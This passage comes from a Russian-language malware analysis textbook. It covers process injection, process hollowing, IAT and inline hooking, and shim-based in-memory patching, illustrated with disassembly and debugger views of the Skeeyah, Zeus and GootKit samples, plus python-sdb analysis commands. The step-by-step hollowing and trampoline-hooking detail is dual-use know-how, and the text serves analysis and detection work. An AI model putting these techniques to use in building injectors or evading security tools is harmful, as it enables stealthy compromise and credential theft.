4. После написания вредоносного исполняемого содержимого (по адресу `0x13150000`) в памяти процесса `iexplore.exe` он вызывает API `CreateRemoteThread()` для создания удаленного потока, а начальный адрес потока указывается на адрес точки входа внедренного исполняемого файла. На следующем скриншоте 4-й аргумент, `0x13152500`, указывает адрес в памяти целевого процесса (`iexplore.exe`), где поток начнет выполняться; это адрес точки входа внедренного исполняемого файла. На этом этапе внедрение завершено, и поток в процессе `iexplore.exe` начинает выполнять вредоносный код.



Отражающее внедрение DLL – метод, аналогичный внедрению удаленного исполняемого файла или шелл-кода. В этом случае DLL, содержащая отражающий компонент загрузчика, внедряется напрямую, и целевой процесс выполняется для вызова этого компонента, который заботится о разрешении импорта, переместив его в подходящее место в памяти и вызвав функцию `DllMain()`. Преимущество этого метода заключается в том, что он не использует функцию `LoadLibrary()` для загрузки DLL. Поскольку `LoadLibrary()` может загружать только библиотеку с диска, внедренная DLL не обязательно хранится на диске. Для получения дополнительной информации об этой технике обратитесь к статье «Отражающее внедрение DLL» Стивена Фьюера на странице github.com/stephenfewer/ReflectiveDLLInjection.

8.3.6 Внедрение пустого процесса (опустошение процесса)

Опустошение процесса, или внедрение пустого процесса, – это метод внедрения кода, при котором исполняемый раздел легитимного процесса в памяти заменяется вредоносным исполняемым файлом. Эта техника позволяет злоумышленнику замаскировать свои вредоносные программы под легитимный процесс и выполнить вредоносный код. Преимущество метода состоит в том, что путь опустошаемого процесса все еще будет указывать на легитимный

путь, и, выполняясь в контексте легитимного процесса, вредоносная программа может обходить межсетевые экраны и размещать системы предотвращения вторжений. Например, если процесс `svchost.exe` пуст, указание на допустимый путь к исполняемому файлу все равно будет присутствовать (`C:\Windows\system32\svchost.exe`), но только в памяти, исполняемый раздел `svchost.exe` заменен вредоносным кодом; это позволяет злоумышленнику оставаться незамеченным от живых инструментов судебной экспертизы.

Следующие шаги описывают внедрение пустого процесса, выполняемое образцом вредоносного ПО (Skeeyah). Вредоносный процесс извлекает вредоносный исполняемый файл, который необходимо внедрить из его секции ресурсов, перед тем как выполнить эти шаги.

1. Вредоносный процесс запускает легитимный процесс в режиме приостановки. В результате исполняемый раздел легитимного процесса загружается в память, и структура блока среды процесса (PEB) в памяти идентифицирует полный путь к легитимному процессу. Поле **ImageBaseAddress** (`Peb.ImageBaseAddress`) содержит адрес, куда загружен исполняемый файл легитимного процесса. На следующем скриншоте вредоносная программа запускает легитимный процесс `svchost.exe` в приостановленном режиме, и `svchost.exe` в этом случае загружается в адрес `0x01000000`.

2. Вредоносная программа определяет адрес структуры `PEB`, чтобы она могла прочитать поле `PEB.ImageBaseAddress` для определения базового адреса исполняемого файла процесса (`svchost.exe`). Чтобы определить адрес структуры `PEB`, вызывается `GetThreadContext()`. `GetThreadContext()` извлекает контекст указанного потока и принимает два аргумента: первый аргумент является дескриптором потока, а 2-й аргумент является указателем на структуру с именем `CONTEXT`. В этом случае вредоносная программа передает дескриптор приостановленному потоку как первый аргумент

GetThreadContext() и указатель на структуру CONTEXT в качестве 2-го аргумента. После этого API-вызова структура CONTEXT заполняется контекстом приостановленного потока. Она содержит регистровые состояния приостановленного потока. Затем вредоносная программа читает поле CONTEXT._Ebx, которое содержит указатель на структуру данных PEB. Как только адрес PEB определен, читается PEB.ImageBaseAddress, чтобы определить базовый адрес исполняемого файла процесса (другими словами, 0x01000000).

```
004011B8 push    0                  ; lpNumberOfBytesRead
004011BA push    4                  ; nSize
004011BC lea     edx, [ebp+Buffer]
004011BF push    edx                ; lpBuffer
004011C0 mov     eax, [ebp+lpContext]
004011C3 mov     ecx, [eax+CONTEXT._Ebx] ; Gets the address of PEB
004011C9 add     ecx, 8             ; PEB+8 -->base address
004011CC push    ecx                ; lpBaseAddress
004011CD mov     edx, [ebp+ProcessInformation.hProcess]
004011D0 push    edx                ; hProcess
004011D1 call    ds:ReadProcessMemory
```

Другой метод определения указателя на PEB – использование функции NtQueryInformationProcess(); подробности доступны на странице msdn.microsoft.com/en-us/library/windows/desktop/ms684280(v=vs.85).aspx.


3. Как только адрес целевого процесса, исполняемого в памяти, определен, она освобождает исполняемый раздел легитимного процесса (svchost.exe) с помощью API-интерфейса NtUnMapViewofSection(). На следующем скриншоте видно, что 1-й аргумент – это дескриптор (0x34) процесса svchost.exe, а 2-й аргумент – это базовый адрес исполняемого файла процесса (0x01000000) для освобождения.

```
004011FE loc_4011FE:
004011FE mov     eax, [ebp+Buffer]
00401201 push    eax
00401202 mov     ecx, [ebp+ProcessInformation.hProcess]
00401205 push    ecx
00401206 call    [ebp+ntunmapviewofsection] ; NtUnMapViewOfSection
```


Stack view

```
0012FAEC  00000034
0012FAF0  01000000
0012FAF4  7C809B49  kernel32.dll:kern
0012FAF8  00000000
0012FAFC  01000000
0012FB00  00000000
0012FB04  7C90DEF0  ntdll.dll:ntdll_N
0012FB08  00380000  debug023:00380000
0012FB0C  00000000
```


4. После того как исполняемый раздел процесса пуст, она выделяет новый сегмент памяти в легитимном процессе (svchost.exe) с правами доступа, сформулированными относительно трёх действий: *чтение, запись* и *исполнение*. Новый сегмент памяти может быть выделен по тому же адресу (где находился исполняемый файл процесса перед опустошением) или в другой области. На следующем скриншоте вредоносная программа использует VirutalAllocEX() для выделения памяти в другой области (в данном случае в 0x00400000).



5. Затем она копирует вредоносный исполняемый файл и его разделы, используя `WriteProcessMemory()`, во вновь выделенный адрес памяти по адресу `0x00400000`.



6. Далее вредоносная программа перезаписывает `PEB.ImageBaseAdress` легитимного процесса на вновь выделенный адрес. Следующий скриншот показывает, как вредоносная программа перезаписывает `PEB.ImageBaseAdress` файла `svchost.exe` на новый (`0x00400000`); после этого базовый адрес `svchost.exe` в `PEB` меняется с `0x1000000` на `0x00400000` (теперь этот адрес содержит внедренный исполняемый файл).



7. Затем вредоносная программа изменяет начальный адрес приостановленного потока, чтобы он указывал на адрес точки входа внедренного исполняемого файла. Это делается посредством установки значения `CONTEXT._Eax` и вызова `SetThreadContext()`. С этой точки зрения, поток приостановленного процесса указывает на внедренный код. Затем она возобновляет приостановленный поток, используя `ResumeThread()`. После этого возобновленный поток начинает выполнять внедренный код.

```
004012ED mov     eax, [ebp+lpContext]
004012F0 push    eax                 ; lpContext
004012F1 mov     ecx, [ebp+ProcessInformation.hThread]
004012F4 push    ecx                 ; hThread
004012F5 call    ds:SetThreadContext
004012FB mov     edx, [ebp+ProcessInformation.hThread]
004012FE push    edx                 ; hThread
004012FF call    ds:ResumeThread
```

Вредоносный процесс может просто использовать `NtMapViewSection()`, чтобы избежать использования `VirtualAllocEX()` и `WriteProcessMemory()` для записи вредоносного исполняемого содержимого в целевой процесс; это позволяет вредоносной программе отображать раздел памяти (содержащий вредоносный исполняемый файл) из своего собственного адресного пространства для адресного пространства целевого процесса. В дополнение к вышеописанному методу известно, что злоумышленники используют различные варианты внедрения пустых процессов. Чтобы получить представление об этом, посмотрите авторскую презентацию на конференции Black Hat по адресу www.youtube.com/watch?v=9L9I1T5QDg4 или прочитайте соответствующий пост на странице cysinfo.com/detecting-deceptive-hollowing-techniques/.

8.4 Методы перехвата

До сих пор мы рассматривали различные методы внедрения для выполнения вредоносного кода. Еще одна причина, по которой злоумышленник внедряет

код (в основном DLL, но это может также быть исполняемый файл или шелл-код) в легитимный (целевой) процесс, – это перехват API-вызовов, осуществленных целевым процессом. Как только код внедрен в целевой процесс, он имеет полный доступ к памяти процесса и может изменять свои компоненты.

Возможность изменять компоненты памяти процесса позволяет злоумышленнику заменить записи в IAT или изменить саму API-функцию; этот метод известен как перехват. Перехватив API, злоумышленник может контролировать путь выполнения программы и перенаправлять его на вредоносный код по своему выбору. Вредоносная функция может затем:

- блокировать вызовы, сделанные к API легитимными приложениями (такими как продукты для обеспечения безопасности);
- отслеживать и перехватывать входные параметры, передаваемые API;
- фильтровать выходные параметры, возвращаемые из API.


В этом разделе мы рассмотрим различные типы техник перехвата.

8.4.1 Перехват таблицы адресов импорта

Как упоминалось ранее, таблица адресов импорта (IAT) содержит адреса функций, которые приложение импортирует из DLL. В этом методе, после того как DLL была внедрена в целевой (легитимный) процесс, код во внедренной DLL (функция `Dllmain()`) перехватывает записи IAT в целевом процессе. Ниже приводится высокоуровневый обзор шагов, используемых для выполнения этого типа перехвата:


- найти IAT, осуществив парсинг исполняемого образа в памяти;
- определить запись функции для перехвата;
- заменить адрес функции на адрес вредоносной функции.

Чтобы лучше понять, о чем идет речь, рассмотрим в качестве примера легитимную программу, удаляющую файл с помощью API-интерфейса `DeleteFileA()`. Объект `DeleteFileA()` принимает один параметр, который является именем удаляемого файла. Ниже показан легитимный процесс (до перехвата), который обычно обращается к IAT для определения адреса `DeleteFileA()`, а затем вызывает `DeleteFileA()` в `kernel32.dll`.



Когда IAT программы подключена, адрес `DeleteFileA()` в IAT заменяется адресом вредоносной функции следующим образом. Теперь, когда легитимная

программа вызывает `DeleteFileA()`, вызов перенаправляется на вредоносную функцию в модуле вредоносного ПО. Затем вредоносная функция вызывает оригинальную функцию `DeleteFileA()`, чтобы все казалось нормальным. Вредоносная функция, находящаяся между ними, может либо помешать легитимной программе удалить файл, либо мониторить параметр (файл, который удаляется), а затем выполняет некоторые действия.



В дополнение к блокировке и мониторингу, которые обычно происходят перед вызовом исходной функции, вредоносная функция также может фильтровать выходные параметры, которые возникают после повторного вызова. Таким образом, вредоносная программа может перехватывать API, которые отображают списки процессов, файлов, драйверов, сетевых портов и т. д., и фильтровать выходные данные, чтобы скрыть их от инструментов, использующих эти API-функции.


Недостаток для злоумышленника, использующего этот метод, заключается в том, что он не работает, если программа использует связывание во время выполнения или если функция, которую злоумышленник хочет перехватить, была импортирована как порядковое число. Другим недостатком является то, что перехват IAT может быть легко обнаружен. При обычных обстоятельствах записи в IAT должны находиться в пределах диапазона адресов соответствующего модуля. Например, адрес `DeleteFile()` должен быть в пределах диапазона адресов `kernel32.dll`. Чтобы обнаружить этот метод перехвата, продукт безопасности может идентифицировать запись в IAT, которая выходит за пределы диапазона адресов ее модуля. На 64-битной Windows технология PatchGuard предотвращает исправление таблиц вызовов, в том числе IAT. Из-за этих проблем авторы вредоносных программ используют несколько другой метод перехвата, который обсуждается далее.

8.4.2 Встраиваемый перехват (Inline Patching)

Перехват таблицы адресов импорта основан на обмене указателями на функции, тогда как во встроенном перехвате модифицируется (исправляется) сама API-функция, чтобы перенаправить API на вредоносный код. Как и при перехвате таблицы адресов импорта, этот метод позволяет злоумышленнику перехватывать, отслеживать и блокировать вызовы, сделанные конкретным при-

ложением, и фильтровать выходные параметры. Во встроенном перехвате первые несколько байтов (инструкций) целевой API-функции обычно перезаписываются оператором jump, который перенаправляет управление программой на вредоносный код. Затем вредоносный код может перехватить входные параметры, отфильтровать выходные данные и перенаправить элемент управления обратно на исходную функцию.


Чтобы лучше понять, о чем идет речь, предположим, что злоумышленник хочет перехватить вызов функции `DeleteFileA()`, сделанный легитимным приложением. Обычно, когда поток легитимного приложения встречает вызов `DeleteFileA()`, он начинает выполняться с начала функции `DeleteFileA()`, как показано ниже.



Чтобы заменить первые несколько инструкций функции переходом, вредоносная программа должна выбрать, какие инструкции заменить. Инструкция jmp требует не менее 5 байт, поэтому вредоносная программа должна выбирать инструкции, которые занимают 5 байт или более.

На предыдущей диаграмме можно безопасно заменить первые три инструкции (выделенные другим цветом), поскольку они занимают ровно 5 байт. Кроме того, эти инструкции не делают ничего, кроме настройки стекового фрейма.


Три инструкции, подлежащие замене в `DeleteFileA()`, копируются, а затем заменяются каким-либо оператором перехода, который передает управление вредоносной функции. Вредоносная функция делает то, что хочет, а затем выполняет три исходные инструкции `DeleteFileA()` и переходит обратно к адресу, который лежит под патчем (под инструкцией перехода), как показано на следующей диаграмме. Замененные инструкции вместе с оператором jump, который возвращает целевую функцию, известны как *батут*.




Этот метод можно обнаружить, посмотрев на неожиданные инструкции перехода в начале API-функции, но имейте в виду, что вредоносное ПО может затруднить обнаружение, поместив переход глубже в API-функцию, а не в начало. Вместо использования инструкции `jmp` вредоносная программа может использовать инструкцию `call` или комбинацию инструкций `push` и `ret` для перенаправления управления; этот метод позволяет обходить средства безопасности, которые ищут только инструкции `jmp`.

Разобравшись со встраиваемым перехватом, рассмотрим в качестве примера вредоносную программу (Zeus Bot), использующую этот метод. Бот Zeus перехватывает различные API-функции. Одна из них – `HttpSendRequestA()` в Internet Explorer (`iexplore.exe`).


С помощью этой функции вредоносная программа может извлекать учетные данные из полезной нагрузки `POST`. Перед перехватом вредоносный исполняемый файл (содержащий различные функции) внедряется в адресное пространство Internet Explorer. Следующий скриншот показывает адрес `0x33D0000`, куда внедряется исполняемый файл.



После внедрения исполняемого файла `HttpSendRequestA()` перехватывается, чтобы перенаправить управление программой на одну из вредоносных функций внутри внедренного файла. Прежде чем мы рассмотрим перехваченную функцию, давайте посмотрим на первые несколько байтов легитимной функции `HttpSendRequestA()` (показанной ниже).



Первые три инструкции (занимающие 5 байт, выделены на предыдущем скриншоте) заменены, чтобы перенаправить управление. Ниже показан `HttpSendRequestA()` после перехвата. Первые три инструкции заменены инструкцией `jmp` (занимающей 5 байт); обратите внимание, как инструкция перехода перенаправляет управление вредоносному коду по адресу `0x33DEC48`, который попадает в диапазон адресов внедренного исполняемого файла.




8.4.3 Исправления в памяти с помощью прокладки

В ходе встраиваемого перехвата мы видели, как ряд байтов в функции был исправлен, чтобы перенаправить управление вредоносному коду. Можно выполнить исправление в памяти, используя прокладку для обеспечения совместимости приложений (подробнее о ней было написано ранее). Microsoft использует функцию исправлений в памяти для применения исправлений, чтобы устранить уязвимости в своих продуктах. Исправление в памяти является недокументированной функцией и недоступно в средстве администрирования совместимости (рассмотрено ранее), но исследователи в области безопасности путем реверс-инжиниринга выяснили функциональные возможности этих исправлений и разработали инструменты для их анализа. `Sdb-explorer` от Джона Эриксона (github.com/evil-e/sdb-explorer) и `python-sdb` от Уильяма Баллентхина (github.com/williballenthin/python-sdb) позволяют проверить наличие исправлений в памяти, проанализировав файлы базы данных прокладки (`.sdb`). Следующие презентации содержат подробную информацию о патчах в памяти и инструментах для их анализа:

- *Persist It Using and Abusing Microsoft's Fix It Patches:* www.blackhat.com/docs/asia-14/materials/Erickson/WP-Asia-14-Erickson-Persist-It-Using-And-Abusing-Microsofts- Fix-It-Patches.pdf;
- *The Real Shim Shady*: files.brucon.org/2015/Tomczak_and_Ballenthin_Shims_for_the_Win.pdf.

Авторы вредоносных программ использовали исправления в памяти для внедрения кода и перехвата API-функций. GootKit – один из примеров вредоносных программ, использующих исправления в памяти. Эта вредоносная программа устанавливает различные базы данных (файлы) прокладки с помощью утилиты `sdbinst`. Ниже показаны прокладки, установленные для нескольких приложений, и файл `.sdb`, связанный с `explorer.exe`.



Установленные файлы `.sdb` содержат шелл-код, который будет исправлен непосредственно в памяти целевого процесса. Вы можете изучить файл `.sdb`, используя сценарий `sdb_dump_database.py` (часть инструмента `python-sdb`), с помощью команды, показанной ниже:

```
$ python sdb_dump_database.py {4c895e03-f7a5-4780-b65b-549b3fef0540}.sdb
```

Вывод предыдущей команды показывает вредоносную программу, нацеленную на `explorer.exe` и применяющую прокладку с именем `patchdata0`. `PATCH_BITS` с именем shim – это необработанные двоичные данные, содержащие шелл-код, который будет исправлен в памяти файла `explorer.exe`.

```
<DATABASE>
  <OS_PLATFORM type='integer'>0x0</OS_PLATFORM>
  <NAME type='stringref'>explorer.exe</NAME>
  <DATABASE_ID type='guid'>4c895e03-f7a5-4780-b65b-549b3fef0540</DATABASE_ID>
  <LIBRARY>
    <SHIM_REF>
      <PATCH>
        <NAME type='stringref'>patchdata0</NAME>
        <PATCH_BITS type='hex'>040000005600000002000000f2f00400000000006b00650072006e00
330032002e0064006c006c000000000000000000000000000000000000000000000000000000000000000000000000
0000000008bff020000005600000002000000f2f00400000000006b00650072006e0065006c00330032002
006c000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Чтобы узнать, что делает шелл-код, нам нужно уметь анализировать `PATCH_BITS`, которая является недокументированной структурой. Для ее парсинга вы можете использовать скрипт `sdb_dump_patch.py` (часть `python-sdb`), дав патчу имя `patchdata0`:

```
$ python sdb_dump_patch.py {4c895e03-f7a5-4780-b65b-549b3fef0540\}.sdb patchdata0
```

Выполнение предыдущей команды показывает различные исправления, примененные в `kernel32.dll`, в `explorer.exe`. Ниже показан первый патч, где он соответствует двум байтам, `8B FF` (`mov edi, edi`), по *относительному виртуальному адресу* (Relative Virtual Address – RVA) `0x0004f0f2` и заменяет их на `EB F9` (`jmp 0x0004f0ed`). Другими словами, он перенаправляет управление на виртуальный адрес `0x0004f0ed`.


```
 opcode: PATCH_MATCH
  module name: kernel32.dll ←
  rva: 0x0004f0f2
  unk: 0x00000000
  payload:
00000000: 8B FF
  disassembly:
    0x4f0f2: mov edi,edi

  opcode: PATCH_REPLACE
  module name: kernel32.dll ←
  rva: 0x0004f0f2
  unk: 0x00000000
  payload:
00000000: EB F9
  disassembly:
    0x4f0f2: jmp 0x0004f0ed
```

Следующий листинг показывает другой патч, примененный к RVA `0x0004f0ed` в `kernel32.dll`, где вредоносная программа заменила серию инструкций `NOP` вызовом `0x000c61a4`, тем самым перенаправив программный элемент управления на функцию на виртуальный адрес `0x000c61a4`. Таким образом, вредоносная программа исправляет несколько мест в `kernel32.dll` и выполняет различные перенаправления, что в конечном итоге приводит к фактическому шелл-коду.


```
  opcode: PATCH_MATCH
  module name: kernel32.dll
  rva: 0x0004f0ed
  unk: 0x00000000
  payload:
00000000: 90 90 90 90 90
  disassembly:
    0x4f0ed: nop
    0x4f0ee: nop
    0x4f0ef: nop
    0x4f0f0: nop
    0x4f0f1: nop

  opcode: PATCH_REPLACE
  module name: kernel32.dll
  rva: 0x0004f0ed
  unk: 0x00000000
  payload:
00000000: E8 B2 70 07 00
  disassembly:
    0x4f0ed: call 0x000c61a4
```

Чтобы понять, что вредоносная программа исправляет в `kernel32.dll`, вы можете присоединить отладчик к исправленному процессу `explorer.exe` и найти эти исправления в `kernel32.dll`. Например, чтобы проверить первый патч на виртуальный адрес `0x0004f0f2`, нам нужно определить базовый адрес, куда загружен `kernel32.dll` (в моем случае он загружен в `0x76730000`), а затем

добавить виртуальный адрес `0x0004f0f2` (другими словами, `0x76730000` + `0x0004f0f2` = `0x7677f0f2`). На следующем снимке экрана показано, что этот адрес `0x7677f0f2` связан с API-функцией `LoadLibraryW()`.



Проверка функции `LoadLibraryW()` показывает инструкцию перехода в начале функции, которая в конечном итоге перенаправит управление программой на шелл-код.



Данная методика представляет интерес, поскольку в этом случае вредоносное ПО не выделяет память и не вводит код напрямую, а использует функцию прокладки Microsoft для ввода шелл-кода и перехвата API-интерфейса `LoadLibraryW()`. Также затрудняет обнаружение переход в разные места внутри `kernel32.dll`.

8.5 Дополнительная литература

В дополнение к методам внедрения кода, описанным в этой главе, исследователи по безопасности обнаружили различные другие способы внедрения кода. Ниже приведены некоторые новые методы внедрения кода и список литературы для дальнейшего чтения:

- *ATOMBOMBING: совершенно новое внедрение кода в Windows*: blog.ensilo.com/atombombing-brand-new-code-injection-for-windows;
- *PROPagate*: www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick/;
- *Process Doppelgänging* Таля Либермана и Юджина Когана: www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf;
- Gargoyle: jlospinoso.github.io/security/assembly/c/cpp/developing/software/2017/03/04/gargoyle-memory-analysis-evasion.html;
- GHOSTHOOK: www.cyberark.com/threat-research-blog/ghosthook-bypassing-patchguard-processor-trace-based-hooking/.

В этой главе мы сосредоточились в основном на методах внедрения кода в пространстве пользователя; аналогичные возможности допустимы в про-

странстве ядра (мы рассмотрим методы перехвата в режиме ядра в главе 11). Перечисленные ниже книги должны помочь вам глубже понять методы руткитов и внутренние концепции Windows:

- *Билл Блунден.* Арсенал руткитов: побег и сокрытие в темных уголках системы. 2-е изд.;
- *Брюс Дэнг, Александр Газе и Элиас Бакааалани.* Практический реверс-инжиниринг: x86, x64, ARM, ядро Windows, инструменты реверс-инжиниринга и обфускация;
- *Павел Йосифович, Алекс Ионеску, Марк Е. Руссинович и Дэвид А. Соломон.* Внутреннее устройство Windows. 7-е изд.

Резюме

В этой главе мы рассмотрели различные методы внедрения кода, используемые вредоносными программами для внедрения и выполнения вредоносного кода в контексте легитимного процесса. Эти методы позволяют злоумышленнику выполнять злонамеренные действия и обходить различные продукты безопасности. Помимо выполнения вредоносного кода, злоумышленник может осуществить захват API-функций, вызываемых легитимным процессом (используя перехват), и перенаправить управление вредоносному коду, чтобы отслеживать, блокировать или даже фильтровать выходные данные API, тем самым изменяя поведение программы. В следующей главе вы изучите различные методы обфускации, используемые злоумышленниками, чтобы оставаться незамеченными от средств мониторинга безопасности.

Глава 9

Методы обфускации вредоносных программ

Термин «обфускация» относится к процессу маскировки важной информации.

Авторы вредоносных программ часто используют различные методы обфускации, чтобы скрыть информацию и модифицировать вредоносный контент, тем самым затрудняя распознавание и анализ для специалиста по безопасности. Злоумышленники обычно используют методы кодирования/шифрования, чтобы скрыть информацию от средств по обеспечению безопасности. В дополнение к кодировке/шифрованию злоумышленник использует такие программы, как упаковщики, для маскировки содержимого вредоносного двоичного файла, что делает анализ и реверс-инжиниринг намного сложнее. В этой главе мы рассмотрим, как идентифицировать эти методы и как декодировать/дешифровать и распаковывать вредоносные файлы. Мы начнем с рассмотрения методов кодирования/шифрования, а позже рассмотрим методы распаковки.


Злоумышленники обычно используют кодирование и шифрование по следующим причинам:

- чтобы скрыть командно-контрольную связь;
